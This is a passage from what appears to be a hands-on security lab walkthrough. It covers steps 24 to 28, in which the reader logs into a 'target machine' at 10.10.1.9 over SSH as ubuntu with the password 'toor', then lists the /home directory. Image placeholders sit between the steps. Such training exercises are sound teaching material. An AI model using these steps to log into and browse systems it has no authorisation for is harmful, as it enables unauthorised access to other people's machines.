


24. Now we will try to login into target machine using ssh. Type **ssh -l ubuntu 10.10.1.9** and press **Enter**.


25. In the **Are you sure you want to continue connecting** field type **yes** and press **Enter**.



26. In the **ubuntu@10.10.1.9's password** field enter **toor** and press **Enter**.




27. In the terminal window type **cd /home** and press **Enter**.




28. Now, type **ls** and press **Enter**, to list the contents of the home directory.

